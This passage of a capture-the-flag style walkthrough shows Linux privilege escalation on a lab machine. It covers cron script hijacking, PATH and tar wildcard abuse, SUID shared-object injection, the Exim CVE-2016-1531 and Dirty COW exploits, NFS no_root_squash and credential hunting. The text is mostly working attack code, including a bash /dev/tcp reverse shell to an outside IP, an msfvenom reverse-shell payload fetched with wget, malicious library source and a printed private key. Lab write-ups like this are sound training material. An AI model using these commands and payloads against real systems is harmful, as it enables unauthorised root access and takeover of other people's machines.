so we can see there are two cron-jobs on the machine that are running as root i.e overwrite.sh and compress.sh .

the overwrite.sh script is being ran each and every minute so we may have to wait a minute for our payload that we will be executing .

then we will use locate utility to locate those shell scripts :

```
user@debian:~/tools/sudo$ locate overwrite.sh
locate: warning: database `/var/cache/locate/locatedb' is more than 8 days old (actual age is 779.2 days)
/usr/local/bin/overwrite.sh
```

so as we can see it is located at /usr/local/bin/overwrite.sh

```
user@debian:/usr/local/bin$ ls -l
total 36
-rwxr--r-- 1 root staff   53 May 13  2017 compress.sh
-rwxr--rw- 1 root staff   40 May 13  2017 overwrite.sh
-rwsr-sr-x 1 root staff 6883 May 14  2017 suid-env
-rwsr-sr-x 1 root staff 6899 May 14  2017 suid-env2
-rwsr-sr-x 1 root staff 9861 May 14  2017 suid-so
```

we can also see it is readable , writable as well as executable by all ,

we will append one more line to the script which will be a bash command for a reverse shell ,

payload that we will use :

```
Untitled
1   bash -i >& /dev/tcp/10.17.47.112/9999 0>&1
```

before inserting the payload , set-up a netcat listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
```

then insert the payload like this :

```
user@debian:/usr/local/bin$ echo "bash -i >& /dev/tcp/10.17.47.112/9999 0>&1" >> overwrite.sh
user@debian:/usr/local/bin$ cat overwrite.sh
#!/bin/bash

echo `date` > /tmp/useless
bash -i >& /dev/tcp/10.17.47.112/9999 0>&1
user@debian:/usr/local/bin$
```

and in a minute we will have a shell :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.56.95] 42797
bash: no job control in this shell
root@debian:~#
```

that too as root , because the cron-job is ran as root .

Cron Jobs : Path Environment Variable

So lets look at the crontab :

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

so look at the PATH variable , it defines where does the script look for the scripts that are to be executed .

PATH has - /home/user in it .

so we can create an overwrite.sh script in user's home directory , set it as an executable and it will be executed with root privileges .

so lets create a script in user's home directory , that will copy the bash shell , paste it in temp directory and set a SUID bit on that bash file and then we will execute that rootbash file .

lets see it in action :

create a script like this in /home/user :

```
user@debian:~$ cat overwrite.sh
#!/bin/bash

cp /bin/bash /tmp/rootbash
chmod +xs /tmp/rootbash
```

then set it as an executable :

```
user@debian:~$ chmod +x overwrite.sh
```

then look into /tmp :

```
user@debian:~$ ls /tmp/
backup.tar.gz  libcrypt.so.1  preload.so  rootbash  useless
user@debian:~$
```

run the rootbash with -p for privileged shell :

```
user@debian:/tmp$ ./rootbash -p
rootbash-4.1# whoami
root
rootbash-4.1#
```

and we got root againn .

Cron Jobs : Wildcards

So, here we will use wildcard entry used in tar to execute a checkpoint function that executes our payload and gives us root access.

lets first look at the cronjobs running on current system by using crontab :

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

so here we can see that there is a compress.sh script running as root , lets look at the script :

```
user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
```

so what the shell script does here is that it takes backup of user's home directory completely by using a * wildcard that indicates to include everything in the command .

so what we will do here is , we will use the checkpoint feature of tar :

```
Informative output
     --checkpoint[=N]
            Display progress messages every Nth record (default 10).

     --checkpoint-action=ACTION
            Run ACTION on each checkpoint.
```

as we can see from the manual of tar . we can specify --checkpoint as a file in the folder which will not be read as a file but as a command line argument because of that (*) wildcard .

so lets create a payload using msfvenom :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.17.47.112 LPORT=9999 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: shell.elf
```

copy this shell.elf to target machine :

```
user@debian:~$ wget http://10.17.47.112/shell.elf
--2022-07-30 02:28:54--  http://10.17.47.112/shell.elf
Connecting to 10.17.47.112:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194
Saving to: “shell.elf”

100%[===================================================================================>] 194         --.-K/s   in 0s

2022-07-30 02:28:54 (38.4 MB/s) - “shell.elf” saved [194/194]

user@debian:~$
```

set this file as an executable :

```
user@debian:~$ chmod +x shell.elf
user@debian:~$
```

now lets create two checkpoints :

```
user@debian:~$ touch /home/user/--checkpoint-action=exec=shell.elf
user@debian:~$ touch /home/user/--checkpoint=1
```

name of the checkpoint i.e 1

and the action it does , to execute shell.elf .

now just open a netcat listener on the port we set while creating the payload :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# nc -lnvp 9999
```

and we will get a connection from root as the cronjob is ran by root :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.242.158] 58047
whoami
root
```

SUID / SGID Executables - Known Exploits

SUID(Set-user Identification) and SGID(Set-group identification) are **two special permissions that can be set on executable files**, and These permissions allow the file being executed to be executed with the privileges of the owner or the group. SUID: It is special file permission for executable files.

lets look for the already present suid and sgid executables on the machine :

by using this command :

```
user@debian:~$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15  2011 /usr/bin/expiry
-rwxr-sr-x 1 root ssh 108600 Apr  2  2014 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwxr-sr-x 1 root tty 11000 Jun 17  2010 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 35040 Dec 18  2010 /usr/bin/crontab
-rwsr-xr-x 1 root root 32808 Feb 15  2011 /usr/bin/newgrp
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudoedit
-rwxr-sr-x 1 root shadow 56976 Feb 15  2011 /usr/bin/chage
-rwsr-xr-x 1 root root 43280 Feb 15  2011 /usr/bin/passwd
-rwsr-xr-x 1 root root 60208 Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39856 Feb 15  2011 /usr/bin/chfn
-rwxr-sr-x 1 root tty 12000 Jan 25  2011 /usr/bin/wall
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x 1 root root 6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10592 Feb 15  2016 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 36640 Oct 14  2010 /bin/ping6
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
-rwsr-xr-x 1 root root 78616 Jan 25  2011 /bin/mount
-rwsr-xr-x 1 root root 34024 Feb 15  2011 /bin/su
-rwsr-xr-x 1 root root 53648 Jan 25  2011 /bin/umount
```

now we can look for known exploits for these using google or exploit db :

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit exim 4.84-3
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------
Exim 4.84-3 - Local Privilege Escalation                                                         | linux/local/39535.sh
Exim < 4.86.2 - Local Privilege Escalation                                                       | linux/local/39549.txt
```

as from searchsploit we got a local privilege escalation shell script .

now lets copy it and execute it on our target machine .

in our case it is already present on target machine in /home/user/tools/suid/exim

lets execute it and see it in action :

```
cve-2016-1531.sh
user@debian:~/tools/suid/exim$ pwd
/home/user/tools/suid/exim
user@debian:~/tools/suid/exim$ ./cve-2016-1531.sh
[ CVE-2016-1531 local root exploit
sh-4.1# whoami
root
sh-4.1#
```

and we got root :-)

SUID / SGID Executables - Shared Object Injection

So , we will be injecting a shared object into a program that spawns a shell for us .

there is a binary that is vulnerable and is already present on the target machine i.e /usr/local/bin/suid-so

lets execute it :

```
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait ...
[==================================================================>] 99 %
Done.
```

we see it did some progress then exited .

to see what actually happened in the background we can use strace tool in linux

strace is a powerful command line tool for debugging and trouble shooting programs in Unix-like operating systems such as Linux. It captures and records all system calls made by a process and the signals received by the process.

we will use this tool to see what calls and actions that did and use grep to see if a object is missing or not :

command → strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"

```
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

see at the end there is a libcalc.so i.e a shared object not found by the program and we can inject an malicious shared object that spawns a shell for us .

create a .config directory in home .

then we already have a exploit given on the machine that we can use :

```
user@debian:~/tools/suid$ cat libcalc.c
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
        setuid(0);
        system("/bin/bash -p");
}
```

this is the code that we will compile as a shared object and spawn a shell .

compiling the shared object :

```
user@debian:~/tools/suid$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
```

then run the same executable as before and we will have a root shell :

```
user@debian:~/.config$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# whoami
root
```

SUID / SGID Executables -

Environment Variables

so in this task we will be manipulating path variable that leads to malicious code execution .

so, in this task we have a vulnerable binary i.e /usr/local/bin/suid-env

lets execute it :

```
user@debian:~/tools/suid$ /usr/local/bin/suid-env
[....] Starting web server: apache2httpd (pid 1587) already running
. ok
```

it starts apache web server .

lets use strings tool i.e Linux strings command is **used to return the string characters into files**. It primarily focuses on determining the contents of and extracting text from the binary files (non-text file). It is a complex task for a human to find out text from an executable file.

basically to see human readable text from executables.

```
user@debian:~/tools/suid$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
```

at the end we can see it user service command to start apache2 and there is no absolute path in use , that means it uses PATH variable to execute which we can manipulate .

first we will use a service.c code given in the task to create a executable with name “service” and add that path to environment variable.

service.c code :

```
int main() {
        setuid(0);
        system("/bin/bash -p");
}
```

compiling the code :

```
user@debian:~/tools/suid$ gcc -o service /home/user/tools/suid/service.c
user@debian:~/tools/suid$ ls
exim  libcalc.c  service  service.c
```

now lets set the current path into PATH variable :

```
user@debian:~/tools/suid$ export PATH="/home/user/tools/suid:$PATH"
user@debian:~/tools/suid$ echo $PATH
/home/user/tools/suid:.:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/sbin:/usr/sbin:/usr/local/sbin
```

we can see we now have the path listed in $PATH variable .

now if we execute that binary we get a shell spawned :

```
user@debian:~/tools/suid$ /usr/local/bin/suid-env
root@debian:~/tools/suid# whoami
root
```

SUID / SGID Executables - Abusing Shell Features (#1)

in this task we have a similar /usr/local/bin/suid-env2 file but this file uses absolute path which means we cannot use path variable to escalate privileges .

strings :

```
user@debian:~/tools/suid$ strings /usr/local/bin/suid-env2
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
/usr/sbin/service apache2 start
```

and we can see absolute path is used in last line .

here we will use shell function that resemble file path , that leads to code execution leading to a root shell .

In Bash versions¬†<4.2-048¬†it is possible to define shell functions with names that resemble file paths, then export those functions so that they are used instead of any actual executable at that file path.

lets check bash version :

```
user@debian:~/tools/suid$ /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@debian:~/tools/suid$
```

and we have bash version 4.1.15 , which we can exploit and gain a shell .

create a function named /usr/bin/service that executes /bin/bash with -p i.e privileged access and export that function :

```
user@debian:~/tools/suid$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~/tools/suid$ export -f /usr/sbin/service
```

execute the binary :

```
user@debian:~/tools/suid$ /usr/local/bin/suid-env2
root@debian:~/tools/suid# whoami
root
```

and we got root :-)

SUID / SGID Executables - Abusing Shell Features (#2)

- This will not work on bash version 4.4 and above

here we will be manipulating ps4 vatiable in linux which is used in debugging mode for programs and shell script

it is quite simple as we just pass a command in this through the variable which copies the bash into tmp directory and set a suid on that bash which we can execute and gain root .

and for debugging we will be using that suid-env2 program .

```
user@debian:~$ env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2
/usr/sbin/service apache2 start
basename /usr/sbin/service
VERSION='service ver. 0.91-ubuntu1'
basename /usr/sbin/service
USAGE='Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]'
SERVICE=
ACTION=
SERVICEDIR=/etc/init.d
OPTIONS=
'[' 2 -eq 0 ']'
cd /
'[' 2 -gt 0 ']'
case "${1}" in
'[' -z '' -a 2 -eq 1 -a apache2 = --status-all ']'
'[' 2 -eq 2 -a start = --full-restart ']'
'[' -z '' ']'
SERVICE=apache2
shift
'[' 1 -gt 0 ']'
case "${1}" in
'[' -z apache2 -a 1 -eq 1 -a start = --status-all ']'
'[' 1 -eq 2 -a '' = --full-restart ']'
'[' -z apache2 ']'
'[' -z '' ']'
ACTION=start
shift
'[' 0 -gt 0 ']'
'[' -r /etc/init/apache2.conf ']'
'[' -x /etc/init.d/apache2 ']'
exec env -i LANG= PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin TERM=dumb /etc/init.d/apache2 start
Starting web server: apache2httpd (pid 1724) already running
```

its done , now go to /tmp and launch rootbash :

```
user@debian:~$ cd /tmp
user@debian:/tmp$ ls
rootbash
user@debian:/tmp$ ./rootbash -p
rootbash-4.1# whoami
root
rootbash-4.1#
```

and we got root .

Passwords & Keys - History Files

So here we will be looking into command line history to see if user supplied password in any command or is there any suspicious in history that can be used as a password .

in the user home directory we can list hidden files to see a .bash_history file .

```
user@debian:~$ ls -la
total 56
drwxr-xr-x 5 user user 4096 May 15  2020 .
drwxr-xr-x 3 root root 4096 May 15  2017 ..
-rw------- 1 user user  194 Jul 31 02:33 .bash_history
-rw-r--r-- 1 user user  220 May 12  2017 .bash_logout
-rw-r--r-- 1 user user 3235 May 14  2017 .bashrc
drwxr-xr-x 2 user user 4096 May 13  2017 .irssi
drwx------ 2 user user 4096 May 15  2020 .john
-rw------- 1 user user  137 May 15  2017 .lesshst
-rw-r--r-- 1 user user  212 May 15  2017 myvpn.ovpn
-rw------- 1 user user   11 May 15  2020 .nano_history
-rw-r--r-- 1 user user  725 May 13  2017 .profile
drwxr-xr-x 8 user user 4096 May 15  2020 tools
-rw------- 1 user user 6334 May 15  2020 .viminfo
```

we can cat that file and use less to see if we can find anything .

```
user@debian:~$ cat .bash_history | less
```

results :

```
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
whoami
exit
rm rootbash
```

there is a -p which is a password i.e password123 .

lets try this password as root :

```
user@debian:~$ su
Password:
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

and we got root .

Passwords & Keys - Config Files

We can look into configuration files for password to users or services .

so as we can see in the user's home directory there is a ovpn file :

```
user@debian:~$ ls
myvpn.ovpn  tools
```

let's cat that file out :

```
user@debian:~$ cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0
```

in the last fourth line we can see there is an auth.txt file which can give us some credentials , lets look at that :

```
user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
user@debian:~$
```

and we got root credentials , lets login and get root :

```
user@debian:~$ su
Password:
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Passwords & Keys - SSH Keys

We can find backed-up ssh keys lying around in the system which we can use either to escalate privileges ,

lets look for ssh files in the root directory :

```
drwxr-xr-x 22 root root  4096 Aug 25  2019 .
drwxr-xr-x 22 root root  4096 Aug 25  2019 ..
drwxr-xr-x  2 root root  4096 Aug 25  2019 bin
drwxr-xr-x  3 root root  4096 May 12  2017 boot
drwxr-xr-x 12 root root  2820 Jul 31 02:29 dev
drwxr-xr-x 67 root root  4096 Jul 31 02:29 etc
drwxr-xr-x  3 root root  4096 May 15  2017 home
lrwxrwxrwx  1 root root    30 May 12  2017 initrd.img → boot/initrd.img-2.6.32-5-amd64
drwxr-xr-x 12 root root 12288 May 14  2017 lib
lrwxrwxrwx  1 root root     4 May 12  2017 lib64 → /lib
drwx------  2 root root 16384 May 12  2017 lost+found
drwxr-xr-x  3 root root  4096 May 12  2017 media
drwxr-xr-x  2 root root  4096 Jun 11  2014 mnt
drwxr-xr-x  2 root root  4096 May 12  2017 opt
dr-xr-xr-x 96 root root     0 Jul 31 02:27 proc
drwx------  5 root root  4096 May 15  2020 root
drwxr-xr-x  2 root root  4096 May 13  2017 sbin
drwxr-xr-x  2 root root  4096 Jul 21  2010 selinux
drwxr-xr-x  2 root root  4096 May 12  2017 srv
drwxr-xr-x  2 root root  4096 Aug 25  2019 .ssh
drwxr-xr-x 13 root root     0 Jul 31 02:27 sys
drwxrwxrwt  2 root root  4096 Jul 31 02:47 tmp
drwxr-xr-x 11 root root  4096 May 13  2017 usr
drwxr-xr-x 14 root root  4096 May 13  2017 var
lrwxrwxrwx  1 root root    27 May 12  2017 vmlinuz → boot/vmlinuz-2.6.32-5-amd64
```

and we can see a .ssh folder .

lets look into it :

```
user@debian:/$ cd .ssh/
user@debian:/.ssh$ ls
root_key
user@debian:/.ssh$ cat root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpExl
p4oSmTxYnO0LDcsezwNhBZn0kljtGu9p+dmmKbk40W4SWlTvU1LcEHRr6RgWMgQo
OHhxUFddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YCkXJRp7Hgy/QkFKpFET
Z36Z0g1JtQkwWxUD/iFj+iapkLuMaVT5dCq9kQIDAQABAoIBAQDDWdSDppYA6uz2
NiMsEULYSD0z0HqQTjQZbbhZOgkS6gFqa3VH2OCm6o8xSghdCB3Jvxk+i8bBI5bZ
YaLGH1boX6UArZ/g/mfNgpphYnMTXxYkaDo2ry/C6Z9nhukgEy78HvY5TCdL79Q+
5JNyccuvcxRPFcDUniJYIzQqr7laCgNU2R1lL87Qai6B6gJpyB9cP68rA02244el
WUXcZTk68p9dk2Q3tk3r/oYHf2LTkgPShXBEwP1VkF/2FFPvwi1JCCMUGS27avN7
VDFru8hDPCCmE3j4N9Sw6X/sSDR9ESg4+iNTsD2ziwGDYnizzY2e1+75zLyYZ4N7
6JoPCYFxAoGBAPi0ALpmNz17iFClfIqDrunUy8JT4aFxl0kQ5y9rKeFwNu50nTIW
1X+343539fKIcuPB0JY9ZkO9d4tp8M1Slebv/p4ITdKf43yTjClbd/FpyG2QNy3K
824ihKlQVDC9eYezWWs2pqZk/AqO2IHSlzL4v0T0GyzOsKJH6NGTvYhrAoGBAOL6
Wg07OXE08XsLJE+ujVPH4DQMqRz/G1vwztPkSmeqZ8/qsLW2bINLhndZdd1FaPzc
U7LXiuDNcl5u+Pihbv73rPNZOsixkklb5t3Jg1OcvvYcL6hMRwLL4iqG8YDBmlK1
Rg1CjY1csnqTOMJUVEHy0ofroEMLf/0uVRP3VsDzAoGBAIKFJSSt5Cu2GxIH51Zi
SXeaH906XF132aeU4V83ZGFVnN6EAMN6zE0c2p1So5bHGVSCMM/IJVVDp+tYi/GV
d+oc5YlWXlE9bAvC+3nw8P+XPoKRfwPfUOXp46lf6O8zYQZgj3r+0XLd6JA561Im
jQdJGEg9u81GI9jm2D60xHFFAoGAPFatRcMuvAeFAl6t4njWnSUPVwbelhTDIyfa
871GglRskHslSskaA7U6I9QmXxIqnL29ild+VdCHzM7XZNEVfrY8xdw8okmCR/ok
X2VIghuzMB3CFY1hez7T+tYwsTfGXKJP4wqEMsYntCoa9p4QYA+7I+LhkbEm7xk4
CLzB1T0CgYB2Ijb2DpcWlxjX08JRVi8+R7T2Fhh4L5FuykcDeZm1OvYeCML32EfN
Whp/Mr5B5GDmMHBRtKaiLS8/NRAokiibsCmMzQegmfipo+35DNTW66DDq47RFgR4
LnM9yXzn+CbIJGeJk5XUFQuLSv0f6uiaWNi7t9UNyayRmwejI6phSw==
-----END RSA PRIVATE KEY-----
```

we found a root_key ssh key file which we can copy and paste and use it from our kali to login ,

so copy the key from the terminal .

create a file in our kali as root_key , paste the text there and set permissions as follows :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# chmod 600 root_key
```

then login via ssh as root and we got root :

```
┌──(root㉿kali)-[/home/kali/linux_priv_esc]
└─# ssh -i root_key root@10.10.114.231
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~# whoami
root
root@debian:~#
```

NFS - Root Squashing

So , here we will exploit a security feature that is not set , that leads to privileges access to target machine

so here we will be exploiting root_squash feature i.e :

root_squash prevents remote root users from having superuser (root) privileges on remote NFS-mounted volumes. no_root_squash allows root user on the NFS client host to access the NFS-mounted directory with the same rights and privileges that the superuser would

normally have.

so lets look into the nfs config file :

```
user@debian:/.ssh$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)
```

so as we can see in the second-last line there is no_root_squash which we can exploit .

so lets mount the share in our kali with read and write permissions ,

*switch to root user in kali before proceeding .

create a separate directory to deal with nfs :

```
┌──(root㉿kali)-[/tmp]
└─# mkdir nfs
```

then mount the share :

```
┌──(root㉿kali)-[/tmp]
└─# mount -o rw,vers=2 10.10.114.231:/tmp /tmp/nfs

┌──(root㉿kali)-[/tmp]
└─# ls
dbus-MMgGGAz7eg
nfs
```

now we will use msfvenom to create a .elf binary that executes a command as -p i.e privileged access and in this case we will launch bash as -p .

```
┌──(root㉿kali)-[/tmp]
└─# msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 48 bytes
Final size of elf file: 132 bytes
Saved as: /tmp/nfs/shell.elf
```

and then set suid bit on the .elf payload :

```
┌──(root㉿kali)-[/tmp/nfs]
└─# chmod +xs shell.elf
```

now move to our ssh session as root and launch the payload :

```
user@debian:~$ cd /tmp
user@debian:/tmp$ ls
backup.tar.gz  shell.elf  useless
user@debian:/tmp$ ./shell.elf
bash-4.1# whoami
root
bash-4.1#
```

and we got root .

Kernel Exploits

These are the last resort for privilege escalation if everything fails then we can move to kernel exploits , it is a last resort as it can leave the system in a unusable or unstable state if exploit fails .

we will use linux exploit suggester 2 , to look for kernel exploits :

```
user@debian:~/tools/kernel-exploits/linux-exploit-suggester-2$ ls
LICENSE  linux-exploit-suggester-2.pl  README.md
user@debian:~/tools/kernel-exploits/linux-exploit-suggester-2$ perl linux-exploit-suggester-2.pl

  ##############################
    Linux Exploit Suggester 2
  ##############################

  Local Kernel: 2.6.32
  Searching 72 exploits...

  Possible Exploits
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [4] exploit_x
```

and we got a list of lots of exploits that we can use , researching and

testing them is up to you , we will use dirtycow exploit to gain root .

exploit is already present in the machine we just have to compile it and run it :

```
user@debian:~/tools/kernel-exploits/dirtycow$ gcc -pthread c0w.c -o priv
user@debian:~/tools/kernel-exploits/dirtycow$ ./priv

   (___)
   (o o)_____/
    @@ `     \
     \ ____, //usr/bin/passwd
     //    //
    ^^    ^^

DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap 54335000

madvise 0

ptrace 0
```

now the exploit has completed we just have to launch /usr/bin/passwd :

```
user@debian:~/tools/kernel-exploits/dirtycow$ /usr/bin/passwd
root@debian:/home/user/tools/kernel-exploits/dirtycow# whoami
root
```

and now we have root :-)